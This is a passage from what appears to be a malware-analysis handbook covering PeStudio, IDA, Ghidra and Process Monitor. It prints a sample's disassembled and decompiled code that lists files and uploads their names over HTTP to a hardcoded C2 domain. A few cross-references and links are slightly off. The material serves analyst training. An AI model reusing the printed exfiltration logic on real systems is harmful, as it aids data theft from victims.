


FIGURE 10: PESTUDIO – STRINGS SECTION

Another important area when analysing malware is the 'certificate section', which contains the certificate used for signing the application. Usually, malicious applications are not signed or use a certificate from a certificate authority that is untrusted or has been compromised.

The PeStudio tools can also create and export an XML report for the executable being analysed. The XML output report can be used for further analysis by third-party analysis tools.

NB: *At the time of writing, Resource Hacker could be downloaded from the following link:* https://www.winitor.com

4. Disassembly (IDA & Ghidra)

A disassembler is a very helpful tool for exploring a compiled executable file and giving a general understanding of what it does. Executable files contain a machine code in the form of binary data. Disassemblers translate machine code into more convenient assembly language.

4.1 IDA free

An IDA[6] disassembler is a 'standard' tool used by malware researchers and reverse engineers. This handbook focuses only on the IDA freeware version (not for commercial use).

Using IDA for malware analysis simply as a disassembler (opening files, disassembly and reading code) does not infect the workstation. Regarding IDA's debugging capabilities, it is highly recommended for the analyst to work in a separate LAB dedicated to malicious file processing to prevent unwanted infection of the business working environment, which may occur by accidentally running malicious code in IDA debugger. See Chapter 2 (How to set up a LAB environment) for more details.

IDA can display the assembly code in essential text view (address, instruction, parameters and comments; row by row) or in graph view, which draws the assembly code in logic blocks. The division into blocks is based on jumps, conditions and loops. Relationships between blocks are illustrated by arrows. The graph view is available only for valid functions. The type of view can be changed by pressing the space bar.




FIGURE 11: IDA TEXT VIEW (ON THE LEFT) & GRAPH VIEW (ON THE RIGHT)

Recommended first steps after opening an executable in IDA are to familiarise yourself with the basic properties of the executable – strings, functions, imports, exports and names. All are accessible in the menu 'View' > 'Open subviews' > 'Strings' (Functions, Imports, Exports and Names are in the same location) if not

[6] https://www.hex-rays.com/products/ida/

already opened as a tab in the main working window.




FIGURE 12: IDA DISASSEMBLER

Strings – a list of string (text) representations occurring in an executable which can help in gaining a better understanding of the purpose of an executable, e.g. IP address, URL or domain name point to network activity.

Imports – a list of API functions loaded from external libraries (most often part of the operating system) and used by an executable. An API function is a predefined code that an executable can call without having it implemented in its code. From the list of imported functions, it is possible to identify how an executable interacts with the operating system and its resources (Filesystem, registry, networking, encryption, etc.).

Exports – a list of functions that are offered from an executable to the external environment. Exported functions can be called and executed by an external program.

Names – a list of all entity names (library function, regular function, instruction, string literal, data, imported name).

Functions – a list of all functions incorporated in the code of an executable. In addition, the F.L.I.R.T. (Fast Library Identification and Recognition Technology) feature allows the IDA to recognise standard library functions generated by supported compilers and greatly improves the usability and readability of generated disassemblies.[7]

It is generally advisable to focus on networking, encryption and filesystem when analysing strings and imports. If interesting items are found in above-mentioned lists, they should be investigated thoroughly. For example, in an investigation of imported function 'InternetConnectA':

[7] https://www.hex-rays.com/products/ida/tech/flirt/

1. Double-click on it (or single-click and press ENTER) to lead the assembly view to the address (address) where the function declaration is stored.
2. Highlight the function name (single-click on it) and press 'x' (or right-click > 'Jump to xref to operand…'), to show a table with a list of items where the function is referenced.
3. Double-clicking on items switches the view to the code with interest 'InternetConnectA' function and enables the context to be analysed.




FIGURE 13: WORKING WITH IDA (A – IMPORTS, B – HOW TO GET CROSS-REFERENCES, C- A LIST OF CROSS-REFERENCES, D – CODE AREA WITH INTEREST API FUNCTION)

The 'InternetConnectA' function is activated by the 'CALL' instruction. According to the official documentation provided by Microsoft,[8] the 'InternetConnectA' function has 8 parameters. The particular parameters are assigned to the function through 'PUSH' instructions. IDA is able to recognise parameters of known functions and mark them by a comment which helps analysts to orientate better within the code and understand it. As seen above (Figure 2-D), parameters are passed by the 'PUSH' instruction in reverse order to the stack – 'dwContext' (the 8th parameter of the function) is PUSHed as the first one. Conversely, 'hInternet' (the 1st parameter of the function) is PUSHed as the last one.

How to understand the code? Parameter 'dwService' determines the type of service: value 3 = HTTP; value 50h in 'nServerPort' means the standard TCP port 80 is used (50 hexadecimal = 80 decimal) and

[8] https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-internetopena

'szServerName' contains 'C2.malware.info' which is the hardcoded domain name of the destination server.

As such code analysis is a very slow, time-consuming process, it is advisable not to analyse the entire code, instruction by instruction, from the beginning. A better approach is to identify interesting blocks of code (based on strings, imports and functions) and analyse these thoroughly.

The functionality of IDA can easily be extended by the use of programmable plug-ins. Plugins may be written to automate routine tasks, for example to enhance the analysis of hostile code, or to add specific functionality to our disassembler. Plugins should be written in C++. They may be linked to hotkeys or menu items and have full access to the IDA database and may examine or modify the program or use I/O functions.[9] Some plugins are available only for registered users with an active subscription for the commercial version; others are available as a paid extension (e.g. the Hex-Rays decompiler) and there are also open-source plugins. One of the most widely used plugins is IDAPython, which enables the writing of custom scripts for IDA in Python.

4.2 Ghidra

Ghidra[10] is a disassembler developed by NSA and released as an open-source tool in 2019.




FIGURE 14: GHIDRA WINDOW (A – MENU; B – PROGRAM STRUCTURE; C – IMPORTS, EXPORTS, FUNCTIONS; D – ASSEMBLY; E – DECOMPILER)

[9] https://www.hex-rays.com/products/ida/tech/plugin/

[10] https://ghidra-sre.org/

In comparison with IDA in terms of usage, Ghidra initially seems less user-friendly, perhaps because of its appearance. It must be taken into account that IDA is a professional tool with commercial development and significant history in the field of reverse-engineering, while Ghidra is a new tool published only recently.

Ghidra has similar functionalities to IDA free, as described in the previous chapter. This chapter shows its additional properties. For the malware analyst, the ability to show a graphical interpretation of code structure similar to a block diagram (code blocks, branches, conditions, etc.) enables better understanding of an algorithm. To access this function, click on the 'Display Function Graph' icon located in the main panel or go to the menu 'Window' > 'Function Graph'.




FIGURE 15: GHIDRA - FUNCTION GRAPH

Ghidra surpasses the IDA free version with its capable decompiler. While IDA also offers a decompiler functionality, this is only included in its commercial version and as an extension subject to additional payment.

Decompilers translate assembly code into a high-level programming language, which reduces the analysis time considerably. High-level language is more familiar than assembly code so requires less time to read; the code is well structured, and the logic of the algorithm is more obvious.

Ghidra decompiles assembly code into C language natively. There are both disassembled and decompiled code interpretations in the default Ghidra window. They are synchronised: when scrolling either through the assembly code or the C code, the cursor highlights identical parts of code in green simultaneously in both windows, as illustrated in Figures 16 and 17 on the next page.

```
00401054 6a 00           PUSH        0x0
00401056 6a 00           PUSH        0x0
00401058 6a 00           PUSH        0x0
0040105a 8b f0           MOV         ESI,EAX
0040105c 6a 00           PUSH        0x0
0040105e 56              PUSH        ESI
0040105f ff 15 bc        CALL        dword ptr [->WININET.DLL::HttpSendRequestExA]
         20 40 00
00401065 8d 4c 24 3c     LEA         param_1=>local_11c,[ESP + 0x3c]
00401069 8d 51 01        LEA         EDX=>local_11b,[param_1 + 0x1]
0040106c 8d 64 24 00     LEA         ESP=>local_158,[ESP]

                     LAB_00401070                                    XREF[1]:     00401075(j)
00401070 8a 01           MOV         AL,byte ptr [param_1]=>local_11c
00401072 41              INC         param_1
00401073 84 c0           TEST        AL,AL
00401075 75 f9           JNZ         LAB_00401070
00401077 8b 1d b4        MOV         EBX,dword ptr [->WININET.DLL::InternetWriteFil...= 00002376
         20 40 00
0040107d 8d 44 24 0c     LEA         EAX=>local_14c,[ESP + 0xc]
00401081 50              PUSH        EAX
00401082 2b ca           SUB         param_1,EDX
00401084 8d 44 24 40     LEA         EAX=>local_11c,[ESP + 0x40]
00401088 51              PUSH        param_1
00401089 50              PUSH        EAX
0040108a 56              PUSH        ESI
0040108b ff d3           CALL        EBX=>WININET.DLL::InternetWriteFile
0040108d 8d 44 24 0c     LEA         EAX=>local_14c,[ESP + 0xc]
00401091 50              PUSH        EAX
00401092 6a 01           PUSH        0x1
00401094 68 08 21        PUSH        DAT_00402108                                    = 0Ah
         40 00
00401099 56              PUSH        ESI
```

FIGURE 16: GHIDRA - ASSEMBLY CODE

```
undefined4 uVar2;
int iVar3;
char *pcVar4;
undefined4 local_14c;
_WIN32_FIND_DATAA local_148;

hFindFile = FindFirstFileA("\\*",(LPWIN32_FIND_DATAA)&local_148);
local_14c = 0;
if (hFindFile != (HANDLE)0x0) {
  uVar2 = HttpOpenRequestA(param_1,&DAT_00402100,&DAT_004020fc,0,0,&PTR_s_text/html_00403020,
                           0x80000000,0);
  HttpSendRequestExA(uVar2,0,0,0,0);
  pcVar4 = local_148.cFileName;
  do {
    cVar1 = *pcVar4;
    pcVar4 = pcVar4 + 1;
  } while (cVar1 != 0);
  InternetWriteFile(uVar2,local_148.cFileName,pcVar4 + -(int)(local_148.cFileName +
  1),&local_14c)
  ;
  InternetWriteFile(uVar2,&DAT_00402108,1,&local_14c);
  iVar3 = FindNextFileA(hFindFile,(LPWIN32_FIND_DATAA)&local_148);
  while (0 < iVar3) {
    pcVar4 = local_148.cFileName;
    local_14c = 0;
    do {
      cVar1 = *pcVar4;
      pcVar4 = pcVar4 + 1;
    } while (cVar1 != 0);
    InternetWriteFile(uVar2,local_148.cFileName,pcVar4 + -(int)(local_148.cFileName + 1),
                      &local_14c);
    InternetWriteFile(uVar2,&DAT_00402108,1,&local_14c);
```

FIGURE 17: GHIDRA - DECOMPILED C CODE

5. Dynamic analysis

5.1 Description

Unlike static malware analysis, dynamic malware analysis is conducted by analysing the code while it is running. To study the behaviour of the executable, running it inside a virtual lab environment is recommended. To understand the functionality of the malware and prevent it from spreading, reverse engineers use debuggers when performing advanced dynamic malware analysis.

5.2 Behaviour analysis tools

5.2.1 Process Monitor

Process Monitor is used to monitor the creation or termination of a process or give the analyst more information about a specific process. The tool combines the features of two Sysinternals utilities (Regmon and Filemon) and adds filtering capabilities. These features make Process Monitor an essential tool that every analyst should include in his malware hunting toolkit.

The process monitor has the capability of monitoring, capturing and filtering multiple artefacts, as detailed below, from the Microsoft website:[11]

- More data captured for operation input and output parameters;
- Non-destructive filters allow you to set filters without losing data;
- Reliable capture of process details, including image path, command line, user and session ID;
- Filters can be set for any data field, including fields not configured as columns;
- Process tree tool shows the relationship of all processes referenced in a trace;
- Native log format preserves all data for loading in a different Process Monitor operation;
- Boot time logging of all operations.

NB: to obtain all the events from processes and registry, the analyst has to run the Process Monitor tool with administrator rights.

In the picture presented below, using the Process monitor filter capability and applying a filter that contains the name of the sample we want to analyse (malware.exe in this case), the analyst can see and make correlations based on the events caused by the sample, after the execution.

[11] https://docs.microsoft.com/en-us/sysinternals/downloads/procmon




FIGURE 18: PROCESS MONITOR – FILTER AFTER PROCESS NAME

In the example presented, after examining the events, the analyst will have a better picture of what the malware is trying to do. For example, in the picture presented below, the executable 'malware.exe' is reading registry keys, creating files and initiating network connections.

Checking all the actions of the malware on a system can give the analyst some idea of the purpose and the intentions of the malicious executable. This type of analysis should be conducted before proceeding to a deeper analysis of the code using Static Malware analysis techniques in the IDA disassembler.




FIGURE 19: PROCESS MONITOR – FILTER AFTER 'MALWARE.EXE' PROCESS

Since having the right filters is very important when you have multiple events and want to follow just the important ones, the Microsoft webpage [12] has a link to the file '**Malware Analysis.PMF**' which has multiple filters already pre-configured.

[12] https://docs.microsoft.com/en-us/archive/blogs/motiba/process-monitor-for-dynamic-malware-analysis

Included Filters:

- TCP/UDP Send and Receive - any connections that the malware may try to use while it is running;
- Load Image – DLL/Executable loading;
- Create File – new files being created;
- Write/Delete/Rename File – any changes to files;
- Registry activities – Run entries used for malware persistence.

Excluded Filters that are not usually relevant for malware analyses:

- Procmon/Procmon64/Autoruns/Sysmon: These will exclude any events related to the Sysinternals tools;
- Disposition: Open – used to filter any call for creating file used to open a file rather than creating a file;
- Page File – the page file is less/not relevant when conducting malware analysis.

The user can load the filter into the Process Monitor by using the **Filter**->**Organize** Filters menu and then **import.**

